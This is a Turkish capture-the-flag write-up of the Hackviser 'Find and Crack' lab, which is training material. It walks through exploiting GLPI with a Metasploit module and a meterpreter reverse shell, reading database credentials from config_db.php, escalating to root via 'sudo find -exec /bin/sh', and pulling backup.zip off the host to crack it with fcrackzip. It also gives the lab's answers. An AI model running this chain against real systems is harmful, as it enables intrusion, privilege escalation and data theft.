Hackviser Find and Crack Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Find and Crack isimli Isınmayı çözeceğiz.


Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Toplamda 5 sorumuz var sırasıyla


- Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?
- Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?
- Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?
- backup.zip parolası nedir?
- Kimin madencilik yaptığından şüpheleniliyor?

Şifreli dosyaların kırılması, şifreleme algoritmalarının zayıf noktalarının istismar edilmesi veya şifreleme anahtarlarının deneme yanılma yöntemiyle tahmin edilmesiyle gerçekleştirilir.

Öncelikle ip adresimizi hosts dosyamıza ekleyelim ve web sitesini ziyaret edelim.



Bizi böyle bir ekran karşıladı şimdi 1. soruda bize kullanılan yazılımın adını sormuş bundan ötürü sayfayı biraz inceleyelim




IT Management sayfasına geldiğimizde **GLPI** kullanıldığını görüyoruz (1. sorunun cevabı)

Burada basit şifreler deneyerek giriş yapmayı deniyorum fakat başarılı olamadım sonrasında gidip internetten bu yazılımın default şifresine baktım fakat yine sisteme giriş yapamadım. Elimizde başka bi bilgi bulunmadığından nmap taramasıyla devam edelim.

Öncelikle açık portları kontrol edeceğim

rustscan -a **<ip adresi>**



80 ve **3306** portlarının açık olduğunu görüyoruz. Şimdi nmap çalıştıralım.

nmap -Pn -n -p 80,3306 <ip adresi> -oN nmapV.txt -sV

- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır

```
┌──(root㉿berk)-[~/Documents/Hackviser/Find_and_Crack]
└─# nmap -Pn -n -p 80,3306 172.20.3.82 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 16:57 EDT
Nmap scan report for 172.20.3.82
Host is up (0.077s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```

GLPI kullanıldığını biliyoruz msfconsole'da bununla ilgili açık arayabiliriz.

```
msf6 > search glpi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/linux/http/glpi_htmlawed_php_injection    2022-01-26       excellent  Yes    GLPI htmLawed php command in
jection
   1    \_ target: Nix Command                          .                .          .      .
   2    \_ target: Linux (Dropper)                      .                .          .      .
   3  exploit/multi/http/glpi_install_rce               2013-09-12       manual     Yes    GLPI install.php Remote Comm
and Execution


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/glpi_install_rce

msf6 > use 0
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, i
nfo, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 exploit(linux/http/glpi_htmlawed_php_injection) > options

Module options (exploit/linux/http/glpi_htmlawed_php_injection):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
asics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGET_URI  /glpi            no        URI where glpi is hosted
   URIPATH                      no        The URI to use for this exploit (default is random)
   VHOST                        no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
```

Evet bulduk ilkini seçip gerekli ayarları yaparak sisteme sızmaya çalışıyorum.

```
meterpreter > shell
Process 814 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
pwd
/var/www/html/glpi/vendor/htmlawed/htmlawed
ls
LICENSE-GPL2
LICENSE-LGPL3
htmLawed.php
htmLawedTest.php
htmLawed_README.htm
htmLawed_README.txt
htmLawed_TESTCASE.txt
shell
/bin/sh: 4: shell: not found
```

Ve evet giriş yapmayı başardık. Şimdi 2. görevde bizden istenilen kullanıcı adını bulalım.

```
cd config
ls
config_db.php
glpicrypt.key
cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpiuser';
   public $dbpassword = 'glpi-password';
   public $dbdefault = 'glpi';
   public $use_timezones = true;
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
pwd
/var/www/html/glpi/config
```

/var/www/html/glpi/config içerisinde bizden istenilen kullanıcı adını **config_db.php** dosyasında buluyoruz. (2. sorunun cevabı)

3. soruda bizden hangi komut sudo ayrıcalıklarıyla çalıştırılabilir öğrenmemiz istenmiş

sudo -l komutunu deniyorum. Bu her zaman çalışmaz çalışsa bile şifre isteyebilir fakat şuan çalıştı şifrede istemedi

```
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /bin/find
```

find komutunu root yetkileriyle çalıştırabildiğimizi öğrendik. GTFOBİNS üzerinden bu komut ile nasıl root olacağımızı öğrenelim. (3. sorunun cevabı)

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

sudo find . -exec /bin/sh \; -quit

4. soruda bizden backup.sh dosyasının parolasını istiyor. Baktığımızda bunun root dizini altında olduğunu görüyoruz. Dosyayı açmaya yetkimiz var fakat parolayı bulmamız gerekiyor 4. görev için şimdi bu dosyayı kendi makinamıza indirelim

```
python3 -m http.server 1337
10.8.8.63 - - [28/Sep/2024 17:23:09] "GET / HTTP/1.1" 200 -
10.8.8.63 - - [28/Sep/2024 17:23:09] code 404, message File not found
10.8.8.63 - - [28/Sep/2024 17:23:09] "GET /favicon.ico HTTP/1.1" 404 -
10.8.8.63 - - [28/Sep/2024 17:23:12] "GET /backup.zip HTTP/1.1" 200 -
```



Directory listing for /

- .bash_history
- .bashrc
- backup.zip

Şimdi fcrackzip kullanarak zip dosyasının şifresini kıralım.

fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip

```
┌──(root㉿berk)-[~/Documents/Hackviser/Find_and_Crack]
└─# cp /root/Downloads/backup.zip .

┌──(root㉿berk)-[~/Documents/Hackviser/Find_and_Crack]
└─# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip


PASSWORD FOUND!!!!: pw == asdf;lkj

┌──(root㉿berk)-[~/Documents/Hackviser/Find_and_Crack]
└─#
```

Şimdi 5. soruyu yanıtlamak için dosyalara göz atalım

```
┌──(root㉿berk)-[~/Documents/Hackviser/Find_and_Crack]
└─# cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System - Name";"Comments";"Locations"
;
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-003";"Peter Mcmillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";"HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"Branc
h Griffy";
"test-1";"";"";"";"";"";"";"";"unknown";
"test-2";"";"";"";"";"";"";"";"unknown";
"test-3";"";"";"";"";"";"";"";"unknown";
```

Ve evet **Ethan Friedman**'ın şüpheli madencilik yaptığını bulduk.

Başka bir yazıda görüşmek üzere !

Linkedin

Github

İnstagram

Medium

Ayberk İlbaş